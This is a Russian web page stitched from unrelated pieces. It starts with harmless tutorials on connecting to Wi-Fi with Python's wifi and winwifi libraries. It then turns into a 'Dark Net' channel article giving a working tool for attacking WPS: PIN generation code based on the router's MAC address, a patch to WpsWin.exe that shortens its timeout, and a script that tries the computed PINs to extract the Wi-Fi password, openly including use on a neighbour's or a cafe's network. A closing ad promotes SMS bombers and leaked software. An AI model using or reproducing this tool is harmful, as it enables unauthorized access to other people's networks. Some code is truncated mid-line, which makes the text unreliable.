Подключитесь к Wi-Fi с помощью модуля Wi-Fi Python.
Часто мы не можем подключиться к Wi-Fi или его невозможно обнаружить в нашем графическом интерфейсе. Обычно это происходит в новой установке системы Linux, которая не может самостоятельно обнаружить Wi-Fi.
Хотя существует несколько альтернатив для запуска, мы будем использовать Python с его различными функциями для подключения или обнаружения Wi-Fi.
Библиотека также поставляется с исполняемым файлом, который вы можете использовать для управления подключениями Wi-Fi. Он поддерживает различные типы шифрования, включая WEP и WEP2.
Теперь, когда мы знаем, с чем работаем, давайте начнем!
Начиная
Во-первых, нам нужно будет установить модуль Wi-Fi, поскольку он не поставляется в комплекте с Python. Это можно легко сделать с помощью менеджера пакетов pip. Чтобы загрузить и установить модуль Wi-Fi, используйте следующую команду —
pip install wifi Теперь, если у вас нет доступа к Интернету, вы всегда можете установить его с другого компьютера и скопировать файл из папки Python в свою систему Linux.
После установки вы можете использовать его различные функции, импортировав его в свой скрипт с помощью следующей команды.
import wifi Однако в этом уроке мы рассмотрим интерфейс командной строки библиотек Wi-Fi. Чтобы запустить это, введите следующую строку в своем терминале.
python -m wifi Изучение библиотеки Wi-Fi в Python
Во-первых, войдите в режим суперпользователя в своем терминале. После этого все готово для использования интерфейса командной строки.
python –m wifi Теперь, если вы хотите выполнить поиск сетей Wi-Fi рядом с вашим компьютером, используйте команду сканирования.
wifi scan Если вы хотите отсортировать данные/выходные данные на основе самого сильного сигнала, вы можете использовать ключевое слово sort.
wifi scan | sort –rn Теперь, если вы хотите подключиться к сети Wi-Fi, используйте следующую команду —
wifi connect -a WIFI_NAME Где WIFI_NAME — это имя сети, к которой вы хотите подключиться.
Теперь вам будет предложено ввести пароль. После этого вы войдете в систему и подключитесь к сети Wi-Fi.
Вышеописанный метод предназначен для однократного использования, то есть конфигурации Wi-Fi не сохраняются и будут забыты при выходе из системы. Чтобы сохранить конфигурацию, вам нужно использовать команду добавления.
wifi add nickname WIFI_NAME где «никнейм» — это имя вашей сети Wi-Fi.
В следующий раз, когда вы захотите легко подключиться к Wi-Fi, вы можете просто использовать следующую команду:
wifi connect nickname Если вы хотите узнать все сохраненные сети в вашей системе, вы можете использовать команду list.
wifi list Заключение
Теперь вы знаете, как использовать интерфейс командной строки библиотеки Wi-Fi для просмотра, подключения и сохранения сетей Wi-Fi. Для получения более подробной информации о его различных функциях или о методах его использования в сценарии, а не в интерфейсе командной строки, ознакомьтесь с их официальной документацией по адресу https://wifi.readthedocs.io/en/latest/.
Все права защищены. © Linux-Console.net • 2019-2023
Как подключить Wi-Fi с помощью Python?
Python — популярный язык программирования, используемый в широком спектре приложений, включая сетевое программирование. В этой статье мы рассмотрим, как подключиться к сети Wi-Fi с помощью Python.
Подключение к сети Wi-Fi с помощью Python может быть полезно в ситуациях, когда вам необходимо автоматизировать процесс подключения к сети, например, в автономной системе или в ситуации, когда ручное вмешательство невозможно. Python предоставляет несколько библиотек, которые можно использовать для взаимодействия с сетями Wi-Fi, и некоторые из них мы рассмотрим в этой статье.
Мы начнем с рассмотрения основных шагов, связанных с подключением к сети Wi-Fi, таких как сканирование доступных сетей, выбор сети для подключения и предоставление учетных данных для аутентификации. Затем мы рассмотрим некоторые популярные библиотеки, которые можно использовать для автоматизации этих шагов, например библиотеки wifi и wpa_supplicant.
К концу этой статьи вы будете хорошо понимать, как использовать Python для подключения к сети Wi-Fi, и сможете применить эти знания для автоматизации процесса подключения к сети в своих собственных проектах.
Использование библиотеки Wi-Fi
Ниже приведены упомянутые шаги, которые мы можем использовать для использования доступной нам библиотеки Wi-Fi.
- Установите библиотеку Wi-Fi с помощью pip.
- Импортируйте библиотеку Wi-Fi в свой скрипт Python.
- Используйте класс Cell для сканирования доступных сетей Wi-Fi.
- Выберите сеть, к которой вы хотите подключиться, и укажите учетные данные для аутентификации, используя класс Scheme.
- Используйте метод Cell.connect() для подключения к сети.
Рассмотрим код, показанный ниже.
Пример
import wifi import time # scan for available WiFi networks wifi_scanner = wifi.Cell.all('wlan0') available_networks = [cell.ssid for cell in wifi_scanner] # print available networks print(f"Available Networks: ") # connect to a WiFi network network_ssid = input("Enter network SSID: ") network_pass = input("Enter network password: ") for cell in wifi_scanner: if cell.ssid == network_ssid: scheme = wifi.Scheme.for_cell('wlan0', cell.ssid, cell, network_pass) scheme.save() scheme.activate() print(f"Connected to network: ") break else: print(f"Unable to find network: ") В приведенном выше коде мы сначала импортируем библиотеку Wi-Fi и библиотеку времени. Затем мы используем метод Cell.all() для сканирования доступных сетей Wi-Fi и сохраняем SSID этих сетей в списке доступных_сетей.
Затем мы предлагаем пользователю ввести SSID и пароль для сети, к которой он хочет подключиться.
Затем мы просматриваем список доступных сетей и проверяем, соответствует ли введенный пользователем SSID какой-либо из доступных сетей. Если совпадение найдено, мы создаем объект Scheme с SSID и паролем и активируем соединение с помощью метода active(). Если совпадение не найдено, мы сообщаем пользователю, что сеть не найдена.
Наконец, мы печатаем сообщение, информирующее пользователя о том, что соединение установлено.
Заключение
В заключение, подключение к Wi-Fi с использованием Python может осуществляться различными способами. В этой статье мы обсудили подход, в котором мы используем модуль Wi-Fi, присутствующий в Python.
В целом, использование Python для подключения к сетям Wi-Fi предоставляет разработчикам дополнительный инструмент для создания более надежных и гибких приложений.
Как подключиться к wi-fi через python на windows?
Спасибо,но есть одна проблема чтоб так подключаться надо хотя бы один раз подключиться к этой.И потом можно будет сколько угодно раз подключаться.А мне надо подключиться к новой сети то есть в первый раз
11 окт 2020 в 10:14
1 ответ 1
Сортировка: Сброс на вариант по умолчанию
Установите это pip install plumbum Затем вот это pip install winwifi Эта команда добавит новый профиль для WiFi и подключится к нему
import winwifi winwifi.WinWiFi.addprofile('ssid_of_router') winwifi.WinWiFi.connect('the_ssid_of_router', 'password') Отключаем его следующей командой
winwifi.WinWiFi.disconnect() Пишем утилиту для взлома Wi fi на Python.

Dark Net
DARK NET
ФАРМИМ ХАЛЯВУ — Канал с разной халявой в интернете
ПОЛЕТЕЛИ
Данная статья написана только для образовательных целей. Мы никого ни к чему не призываем, только в целях ознакомления! Автор не несёт ответственности за ваши действия
Бывает, что возникает необходимость подключиться к Wi-Fi, не зная пароль, — скажем, когда ты сидишь в кафе и стесняешься спросить его или, например, когда тебя наняли, чтобы провести пентест сети организации. Технология WPS уже давно помогает хакерам и в том и в другом. В этой статье мы посмотрим, как самостоятельно реализовать атаку, основанную на слабостях алгоритмов генерации WPS PIN.
Большинство современных роутеров поддерживает стандарт WPS (Wi-Fi Protected Setup), который позволяет за секунды установить безопасное соединение между устройством и роутером, минуя этап настройки шифрования и ввода пароля. Устройства подключаются по отдельному восьмизначному ключу WPS PIN, который состоит из цифр. Восьмая цифра — дайджест.
Из всего разнообразия методов поблагодарить соседа взлома беспроводных точек доступа с WPS можно выделить следующие:
- подбор ПИН-кода или ключа безопасности методом грубой силы;
- использование уязвимостей реализации;
- социальная инженерия;
- использование слабостей генерации ПИН-кодов.
В этой статье мы остановимся на последнем методе из списка.
Откуда берут стандартный PIN
Когда мы покупаем роутер, в нем уже содержится полученный специальным алгоритмом WPS PIN для первичного подключения к маршрутизатору через WPS. WPS PIN состоит из восьми цифр. Как производители его получают? Очевидно, что необходимо нечто уникальное для идентификации и генерации различных значений. Правильно — это MAC устройства, который мы можем получить из широковещательного BSSID.
Генерация WPS PIN на примере
Анализируем любым удобным способом (например, Dumpper).

BSSID получен: C4:6E:1F:6A:8D:04 .
Настало время приключений: открываем браузер и начинаем бороздить различные (в том числе зарубежные) сайты и форумы, чтобы узнать, как работают алгоритмы генерации ПИН-кодов у конкретного производителя сетевого оборудования. Если же лень сильнее интереса, то всегда можно «выдернуть» эти функции из сторонних программных продуктов с открытым исходным кодом.
Предположим, мы нашли, что большинство стареньких роутеров этого вендора используют алгоритм генерации ПИН-кода из последних трех октетов MAC-адреса устройства: 24-bit PIN = MAC[7..12] .
Вот реализация этого алгоритма на Python.
from math import floor MAC = 'C46E1F6A8D04' One = Two = (int(MAC, 16) & 0xFFFFFF) % 10000000 Var1 = 0 while Two: Var1 += 3 * (Two % 10) Two = floor(Two / 10) Var1 += Two % 10 Two = floor(Two / 10) Var2 = (One * 10) + ((10 - (Var1 % 10)) % 10) Var3 = str(int(Var2)) result = Var3.zfill(8)
Результатом работы скрипта будет ПИН-код 69829161 . Проверим его достоверность.

Подготовка и требования
Приступим. При разработке собственной утилиты для тестирования беспроводных точек доступа нам потребуется:
- Windows 7 и выше;
- Python 3 и выше;
- удобная IDE;
- любимый браузер;
- личный маршрутизатор Wi-Fi с технологией WPS «для пыток»;
- WpsWin (входит в состав того самого Dumpper);
- IDA и Hex-Rays Tool.
Сразу, забегая вперед, скажу, что запускать готовый скрипт нужно будет с правами администратора. Можно с этим либо согласиться и перейти непосредственно к разработке, либо читать дальше.
Автозапуск с правами администратора
Для автозапуска мы будем использовать следующий код:
import ctypes, sys if ctypes.windll.shell32.IsUserAnAdmin(): if __name__ == "__main__": main() else: ctypes.windll.shell32.ShellExecuteW(None, "runas", sys.executable, __file__, None, 1)
Теперь при попытке запустить скрипт вызов будет передан на UAC (если активен) и откроется новое окно терминала, где наш код выполнится от имени администратора.
Если такой вариант не устраивает, то всегда можно воспользоваться готовыми решениями.
Разработка
Прежде всего добавим алгоритм подсчета дайджеста MAC-адреса (он уже был выше):
from math import floor def checksum(mac): mac %= 10000000 var = 0 temp = mac while temp: var += 3 * (temp % 10) temp = floor(temp / 10) var += temp % 10 temp = floor(temp / 10) return (mac * 10) + ((10 - (var % 10)) % 10)
А также несколько функций генерации заветных ПИН-кодов.
Это далеко не полный список существующих алгоритмов, поэтому оставшиеся варианты будут твоим домашним заданием.
def pin24(BSSID): temp = int(BSSID,16) & 0xFFFFFF temp = checksum(temp) temp = str(int(temp)) return temp.zfill(8) def pinDLink(BSSID): temp = (int(BSSID, 16) & 0xFFFFFF) ^ 0x55AA55 temp ^= ((temp & 0xF)Немного реверса

Разумеется, нужен способ проверить получившиеся ПИН-коды. В этом нам и поможет WpsWin. Эта утилита позволяет подключиться к беспроводной точке доступа посредством технологии WPS. Но какие параметры ей передавать? Расчехляем IDA, подгружаем наш PE и исследуем.

Вот что нам необходимо проделать с исполняемым файлом:
- найти передаваемые аргументы для взаимодействия через командную строку;
- отыскать сообщения об успешных, неудачных и ошибочных результатах подключения;
- пропатчить PE с целью сокращения тайм-аута на подключение к маршрутизатору.
Первая нужная функция находится по адресу 0x004012A0 .
Вторую можно найти по 0x00403370 , а третья — это локальная метка основной функции.

По дефолту время тайм-аута соединения с роутером равно девяноста секундам. Мы столько ждать не готовы, поэтому уменьшаем это время до (приблизительно) пяти секунд.
Само значение передается аргументом второй, найденной нами функции.

Патчим через «Edit → Patch program → Assemble. » и сохраняем.

Подключение по WPS
Продолжаем дописывать наш код. Запускаем WpsWin, передавая ему параметры для подключения к конкретной беспроводной сети, после чего благополучно перехватываем вывод и проверяем результат.
import subprocess import sys from time import sleep def run_command(cmd): p = subprocess.Popen(cmd, stdout=subprocess.PIPE, stderr=subprocess.PIPE, shell=True) for LINE in iter(p.stdout.readline, b''): if LINE: yield LINE while p.poll() is None: sleep(.1) err = p.stderr.read() if p.returncode != 0: print ("" + err) def connect(ESSID, PIN): cmd = 'WpsWin.exe Action=Registrar ESSID="%s" PIN=%s' % (ESSID, str(PIN)) sleep(1) for LINE in run_command(cmd): LINE = LINE.decode('cp866') if "Asociacion fallida" in LINE: print ("Connection with %s hasn't been established!" % ESSID) return elif "Pin incorrecto" in LINE: print("Pin invalid!") return elif "Wpa Key" in LINE: print("\nTRUE PIN FOUND!\nGetting the Wi-Fi password. \n") print(LINE) sleep(5) input() sys.exit()
К сожалению, WpsWin не позволяет отобразить список близлежащих сетей с поддержкой WPS, как это делает wash в Linux, а значит, нам остается реализовать эту функцию самим.

import re def main(): network = 0 results = run_command("netsh wlan show networks mode=bssid") results = [i for i in results] ssids = [] bssids = [] for line in results: line = line.decode('cp866') if "BSSID" in line: bssids.append(re.sub('BSSID [\d]+:', '', line.strip()).strip()) elif "SSID" in line: ssids.append(re.sub('SSID [\d]+:', '', line.strip()).strip()) i = 0 print ("Available wireless networks at the moment:\n") for j in ssids: i += 1 print ("%d - %s" % (i, j)) while (network == "") or (int(network) < 1) or (int(network) >i): print network = input("\nChoose the wireless network > ") network = int(network) - 1 macbssid = bssids[network].upper() mac = macbssid.replace(":", "").replace("-", "").replace(" ", "").replace(".", "") wifiname = ssids[network]
Угадываем WPS PIN
Еще несколько десятков кликов по клавиатуре, и код готов.

algos = [pin24, pinDLink, pinDLinkInc1, pinASUS] for i in algos: pin = i(mac) print ("\nTrying connect to %s via %s technique with PIN: %s" % (wifiname,i.__name__,pin)) connect(wifiname,pin) sleep(3)
Тестирование утилиты
Запускаем скрипт из терминала Windows. Выбираем беспроводную сеть. Профит!
Дополнительные фичи
Если же тебе, дорогой читатель, захочется модернизировать этот код, то вот несколько интересных идей для реализации.
- Переписать утилиту с использованием встроенной библиотеки cmd, которая имитирует CLI.
- Придумать иной способ получения списка беспроводных сетей.
- Отыскать все возможные алгоритмы генерации WPS PIN у разных производителей.
- Добавить проверку на наличие у беспроводной точки доступа технологии WPS.
- Создать счетчик неудачных попыток ассоциации, что поможет выявить вероятную блокировку (Lock) или использование межсетевого экранирования в беспроводной сети.
- Добавить звуковое оповещение, когда будет найден верный ПИН-код.
Что у нас есть по результатам:
- +10 к интеллекту скиллу разработки средств автоматизированного тестирования;
- небольшой список алгоритмов генерации ПИН-кодов;
- работающая утилита тестирования слабостей генерации WPS PIN;
- пароль от беспроводной сети.
Нельзя не сказать, что вендоры уже давно знают об этой слабости и в последних обновлениях прошивок проблема, скорее всего, уже исправлена. Хоть иногда и встречаются «современные» точки доступа, где для генерации ПИН-кода был использован MAC, увеличенный (или уменьшенный) на единицу, доля уязвимых устройств с каждым днем все меньше.

Наши статьи
Наши проекты
�� NIGHT ROOM - канал с интересными подборками различных сервисов на все случаи жизни, СМС - Бомберы, слив полезного софта.